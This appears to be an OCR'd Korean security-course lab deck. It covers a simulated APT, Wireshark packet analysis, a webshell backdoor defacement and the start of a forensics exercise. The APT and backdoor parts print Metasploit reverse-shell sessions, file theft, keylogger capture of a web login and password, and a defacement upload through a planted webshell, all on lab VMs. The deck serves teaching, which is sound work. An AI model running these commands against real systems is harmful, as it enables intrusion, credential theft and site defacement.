


실습1) APT

❖ Victim – 2. PDF 파일 실행

- 추출할 파일의 이름 지정 > 원하는 폴더에 저장





실습1) APT

❖ Attacker – 4. Exploit 성공

- Linux 명령어 사용 가능

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (179779 bytes) to 10.0.2.4
[*] Meterpreter session 2 opened (10.0.2.15:4444 -> 10.0.2.4:49464) at 2018-10-05
 17:39:53 -0400

meterpreter >
meterpreter > pwd
c:\Users\MESL\Desktop
meterpreter > ls
Listing: c:\Users\MESL\Desktop
==============================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  282    fil   2018-10-05 01:41:56 -0400  desktop.ini
100666/rw-rw-rw-  73802  fil   2018-10-05 17:37:48 -0400  introduce.pdf

meterpreter >
```

실습1) APT

❖ Attacker – 5. 파일 탈취

- Windows7 바탕화면에 있는 introduce.pdf 탈취

```
# download 명령어 사용
meterpreter > download introduce.pdf
```

```
meterpreter > download introduce.pdf
[*] Downloading: introduce.pdf -> introduce.pdf
[*] Downloaded 72.07 KiB of 72.07 KiB (100.0%): introduce.pdf -> introduce.pdf
[*] download   : introduce.pdf -> introduce.pdf
meterpreter >
```

실습1) APT


❖ Attacker – 6. 온라인 계정 탈취

- Keylogger를 통해 Windows7 키보드 입력을 저장

```
# Keylogger 시작
meterpreter > keyscan_start
```

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter >
```

- Windows7 > 온라인 로그인



- Keylogger 덤프/종료

```
# Keylogger 덤프
meterpreter > keyscan_dump
...

# Keylogger 종료
meterpreter > keyscan_dump
```

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
naver.com<CR>
mesl<Shift>_naver<Shift>_idmesl<Shift>_naver<Shift>_passwd

meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter >
```

실습1) APT

❖ Attacker – 7. 그 외 공격

- help 명령어를 통해 다양한 공격 수행 명령어 확인 가능
  - e.g., 파일 업로드, 웹캠 해킹, Victim 화면 녹화

```
# 명령어 확인
meterpreter > help
```

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
```

실습2) Packet Analysis

실습 환경

- 시나리오
  - 같은 연구실의 연구생 barry와 bath는 최근에 컴퓨터를 교체하였다.
  - 그런데, 연구 PC의 인터넷이 되지 않아 패킷을 덤프하여 확인하려 한다.
  - 누구의 PC가 어떠한 문제점이 있는지 분석하자.

- 실습 PC
  - Kali linux VM

- Tool
  - Wireshark

실습2) Packet Analysis

❖ Wireshark 실행

- 터미널에서 명령어를 통해 실행 가능


```
root@kali:~# wireshark
```


```
root@kali:~# wireshark
libGL error: pci id for fd 22: 80ee:beef, driver (null)
libGL error: No driver found
libGL error: failed to load driver: (null)
```

실습2) Packet Analysis

❖ Packet Open


- 캡쳐 한 패킷 Open





실습2) Packet Analysis


❖ barryscomputer Packet 분석



- ARP request를 통해 192.168.0.10의 MAC 주소를 받음
- 이후, HTTP 통신을 진행하는 것으로 보아, 192.168.0.10은 게이트웨이로 추정

실습2) Packet Analysis

❖ bethscomputer Packet 분석



- ARP request를 통해 192.168.0.11의 MAC 주소를 요청했으나 응답이 오지 않음
- 이후, 인터넷 브라우저를 사용하는데 에러 발생
- 따라서 beth의 컴퓨터가 게이트웨이 IP address를 잘못 입력하여 문제가 발생한 것으로 추정

실습3) Backdoor

❖ 실습 환경


- 시나리오
  - 한 연구실의 홈페이지 개발 외주를 맡은 해커는 만약을 대비하여 몰래 백도어를 심었다.
  - 이 백도어는 Webshell이다.
  - Webshell을 통해 홈페이지 화면을 변경하는 De-face 공격을 실행하자.

- 실습 PC
  - Attacker: Windows7 VM
  - Victim: Kali linux VM

실습3) Backdoor

❖ Attacker – 1. Webshell 실행

- 인터넷 브라우저 > http://10.0.2.15/webshell.php




※ Practice1을 진행 후, 가능

실습3) Backdoor

❖ Attacker – 2. index.html 작성

- 메모장을 열어 새로운 index.html 작성

```
<html>
<head>
<titile>Your Web page was Hacked!!!</title>
</head>
<body>
<div>
<img src="https://c1.staticflickr.com/8/7240/26934148384_94d6b2bd34_b.jpg" />
</div>
</body>
</html>
```




- 다른 이름으로 저장 > index.html

실습3) Backdoor


❖ Attacker – 3. index.html 업로드

- Webshell을 통해 작성한 index.html 업로드



실습3) Backdoor

❖ **Attacker – 4. De-face 성공**



실습4) Digital Forensic

실습 환경

- 시나리오
  - 포렌식 전문가가 되어, 해커들의 접견 장소를 알아내자.
  - 해커들의 접견 장소가 나와있는 파일을 입수했으나, 파일이 손상되어 있다.
  - 이를 복구하여 접견 장소를 알아내자.
- 실습 PC
  - Kali linux VM
- Tool
  - bless

